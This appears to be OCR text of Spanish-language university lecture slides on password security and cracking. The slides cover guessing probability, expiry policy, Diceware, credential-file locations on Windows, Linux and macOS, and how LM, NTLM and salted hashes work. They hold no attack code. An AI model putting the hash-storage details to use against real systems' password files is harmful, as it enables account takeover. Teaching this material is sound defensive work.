«If someone steals your password, you can change it. But if someone steals your thumbprint, you can't get a new thumb. The failure modes are very different..»

Bruce Schneier


Crackeo de contraseñas

Tipos Autenticación

- Basado en lo que se sabe

- Basado en lo que se tiene

- Basado en lo que se es



El password

- Primera barrera contra ataques.
- El password es la parte más sensible de la seguridad.
- Es posible tener un sistema donde se ha tenido mucho cuidado del aspecto de seguridad y, sin embargo, que es vulnerable debido a passwords mal elegidos por los usuarios.


Cifrado de passwords

Usuario

Archivo de passwords

exrygbzyf
kgnosfix
ggjoklbsz
...
...

Función hash



Probabilidad de descifrar una contraseña

EL NCSC[1] en 1985 definió la probabilidad de descifrar una contraseña como:

$$P = (L \times R) / S$$

L = Tiempo de vida de la contraseña

R = Número de intentos por unidad de tiempo que es posible realizar para descifrar una contraseña

S= Espacio de la contraseña.

1. National Computer Security Center: The arm of the U.S. National Security Agency that defines criteria for trusted computer products, which are embodied in the Orange Book and Red Book 1

El espacio de contraseñas

S= número total de contraseñas únicas disponibles, donde:

$$S = A^{M}$$

A = el número total de caracteres en el alfabeto

M= longitud de la contraseña

De tarea …

- Un sistema permite que los usuarios elijan un password con una longitud de uno a ocho caracteres, inclusive. Asuma que se pueden probar 100,000 passwords por segundo. El administrador de sistema quiere obligar a los usuarios a cambiar de password una vez que tengan una probabilidad de 0.10 de ser adivinados. Determine el tiempo esperado para que se alcance esta probabilidad bajo cada una de las siguientes condiciones:

  - ✓Los carácteres pueden ser cualquier carácter ASCII de 1 a 127, inclusive.
  - ✓Los caracteres del passwords deben ser solo dígitos.

Sin embargo

Schneier on Security

Blog | Newsletter | Books | Essays | News | Talks | Academic | About Me

Blog >

Frequent Password Changes Is a Bad Security Idea

I've been saying for years that it's bad security advice, that it encourages poor passwords. Lorrie Cranor, now the FTC's chief technologist, agrees:

> By studying the data, the researchers identified common techniques account holders used when they were required to change passwords. A password like "tarheels#1", for instance (excluding the quotation marks) frequently became "tArheels#1" after the first change, "taRheels#1" on the second change and so on. Or it might be changed to "tarheels#11" on the first change and "tarheels#111" on the second. Another common technique was to substitute a digit to make it "tarheels#2", "tarheels#3", and so on.
>
> "The UNC researchers said if people have to change their passwords every 90 days, they tend to use a pattern and they do what we call a transformation," Cranor explained. "They take their old passwords, they change it in some small way, and they come up with a new password."
>
> The researchers used the transformations they uncovered to develop algorithms that were able to predict changes with great accuracy. Then they simulated real-world cracking to see how well they performed. In online attacks, in which attackers try to make as many guesses as possible before the targeted network locks them out, the algorithm cracked 17 percent of the accounts in fewer than five attempts. In offline attacks performed on the recovered hashes using superfast computers, 41 percent of the changed passwords were cracked within three seconds.

National Cyber Security Centre

CISP | REPORT

BETA This is our new site, your feedback can help us to improve it.

About NCSC | Information for... | Advice & guidance | Education & skills | Products

GUIDANCE

Password administration for system owners


Don't enforce regular password expiry

Regular password changing harms rather than improves security. Many systems will force users to change their password at regular intervals, typically every 30, 60 or 90 days. This imposes burdens on the user and there are costs associated with recovering accounts.

Forcing password expiry carries no real benefits because:

- the user is likely to choose new passwords that are only minor variations of the old
- stolen passwords are generally exploited immediately
- resetting the password gives you no information about whether a compromise has occurred
- an attacker with access to the account will probably also receive the request to reset the password
- if compromised via insecure storage, the attacker will be able to find the new password in the same place

Instead of forcing expiry, you should counter the illicit use of compromised passwords by:



The Security of Modern Password Expiration: An Algorithmic Framework and Empirical Analysis

Yinqian Zhang
University of North Carolina at Chapel Hill
Chapel Hill, NC
yinqian@cs.unc.edu

Fabian Monrose
University of North Carolina at Chapel Hill
Chapel Hill, NC
fabian@cs.unc.edu

Michael K. Reiter
University of North Carolina at Chapel Hill
Chapel Hill, NC
reiter@cs.unc.edu

ABSTRACT

This paper presents the first large-scale study of the success of password expiration in meeting its intended purpose, namely revoking access to an account by an attacker who has captured the account's password. Using a dataset of over 7700 accounts, we assess the extent to which passwords that users choose to replace expired ones pose an obstacle to the attacker's continued access. We develop a

an attacker wants to do all of the damage that he's going to do right now. It does offer a benefit when the attacker intends to continue accessing a system for an extended period of time. [2]

At this level of specificity, such an argument is unquestionably sound. However, the process of reducing such intuition to a reasonable password expiration policy would ideally be grounded in

FEDERAL TRADE COMMISSION
PROTECTING AMERICA'S CONSUMERS

ABOUT THE FTC | NEWS & EVENTS | ENFORCEMENT | POLICY

Home » News & Events » Blogs » Tech@FTC » Time to rethink mandatory password changes

Time to rethink mandatory password changes

TECH@FTC

March 2, 2016

TAGS: Authentication | Human-computer interaction | Passwords | Research

Tecnológico de Monterrey

LIFELONG LEARNING

Esquemas de generación de contraseñas

- Información personal, privada
  - ✓Nombres, cumpleaños, amigos, lugares origen familia
  - ✓Nombre de la primera mascota, novio/novia
- Literal: un passWORD
  - ✓Seleccionar una palabra de 10-16 caracteres de un diccionario
- Palabra ofuscada
  - ✓Usuario elige palabra de 10-16 caracteres de un diccionario y aplica pseudo transformaciones
    - Entrevista se convierte en 3ntr3V1st4
    - Diccionario se convierte en D1cC10n4r10
- Palabra y número
  - ✓Una palabra seguida o antecedida de un número
  - ✓Ejemplo: America2015, Candado33

Esquemas generación contraseñas

- Diceware (varias palabras al azar)
  - ✓ Usuario lanza un dado para seleccionar palabras de una lista de 6^5 = 7776 palabras
  - ✓ Ejemplo:

    1,1,6,6,2 alpha
    6,4,5,4,4 xerox
    3,3,4,3,2 hurry
    1,5,6,1,5 cadet
  - ✓ Contraseña: alpha-xerox-hurry-cadet
  - ✓ Referencias
    - http://world.std.com/~reinhold/diceware.html
    - http://www.dicewarepasswords.com/

Esquemas generación contraseñas


- Derivar la contraseña de una frase
  - ✓Usar una frase o sentencia fácil de recordar y revolver letras.
  - ✓Ejemplo:

    Wlw7,mstmsritt... = When I was seven, my sister threw my stuffed rabbit in the toilet.


    Wow...doestcst = Wow, does that couch smell terrible.

    Ltime@go-inag~faaa! = Long time ago in a galaxy not far away at all.


  - ✓¿Fácil de recordar?
  - ✓Menos segura que contraseñas totalmente aleatorias
  - ✓http://www.netmux.com/blog/cracking-12-character-above-passwords
- Cadena de caracteres generada aleatoriamente
  - ✓Usuario genera aleatoriamente una cadena de caracteres con letras, números y caracteres especiales.
  - ✓Difícil de recordar



CRACKS NTDS.DIT
MORE ENTROPY IN USERNAMES
THAN IN PASSWORDS


Contraseñas y entropía



Passwords Managers








SAML, OpenID o OAuth en la Federación de Identidades

- Estándar de identificación digital descentralizado, con el que un usuario puede identificarse en una página web y puede ser verificado por cualquier servidor que soporte el protocolo.



Tipos de contraseñas con respecto a la aplicación


- Passwords de aplicaciones
  - ✓ARJ, ZIP, RAR, etc
  - ✓Micosoft Office passwords
  - ✓Documentos PDF
- Sistemas Operativos
  - ✓Windows
  - ✓Unix


Almacenamiento contraseñas


- ¿Cómo se almacenan las contraseñas?
  - ✓ ¿Donde se almacenan las contraseñas?
    - Windows: C:\WINDOWS\system32\config\SAM
    - Linux: /etc/passwd
    - MacOS: /var/db/shadow/hash/
    - Shadow passwords
      - Archivo /etc/shadow sólo puede leerse por root.
      - Archivo /etc/passwd muestra caracteres especiales '*', o ‘x' en lugar del hash de la contraseña.

Tipos de contraseñas con respecto a su generación

- Lan Manager Hash
- NTLM Hash: challenge-response sequence
- Salted Hash









Lan Manager Hash

- Las contraseñas se convierten a mayúsculas y se truncan en los 14 carácteres.
- Las contraseñas se dividen en dos secciones de 7 caracteres y se inserta un bit cero cada séptimo bit, el resultado son secciones de 8 bytes que son usados para crear dos llaves DES.
- Cada llave es usada para cifrado DES.
- La concatenación de ambas genera un hash LM de 16 bytes.
- Soportado por todas las versiones de Windows para compatibilidad hacia atrás.




Generación del LM Hash




NT Lan Manager Hash

- Sucesor de LM
- Se basa en hash MD4
  - ✓Usado tres veces para producir el hash NT



Autenticación Windows




LSA: Local Security Authority
SAM: Security Accounts Manager
MSV TOP: En máquina local
MSV Bottom: En máquina con las cuentas


Protocolos de autenticación

- Secreto compartido

- Reto/respuesta (challenge/response)



NTLM Hash: Autenticación en Dominio



NTLM Hash

- NTLM Hash: challenge-response sequence-
- El cliente envía características soportadas o solicitadas
  - ✓ eg. Tamaño de la llave de cifrado, autenticación mutua, etc.
- El servidor responde con banderas similares mas un random challenge
- El cliente utiliza el challenge y sus credenciales para calcular la respuesta

Salted hashes (hashes condimentados)

- Salted hashes: Para cada contraseña se genera un número aleatorio (un nonce). Se hace el hash del password con el nonce, y se almacenan el hash y el nonce
  - ✓Usualmente presente en Unix/Linux
  - ✓hash = md5("deliciously salty" + password)
    - MD5 is broken
    - Sus competidores actuales como SHA1 y SHA256 son rápidos, lo cual es un problema
  - ✓Con hashes de 16b, hay 2^16 = 65,536 variaciones para la misma contraseña

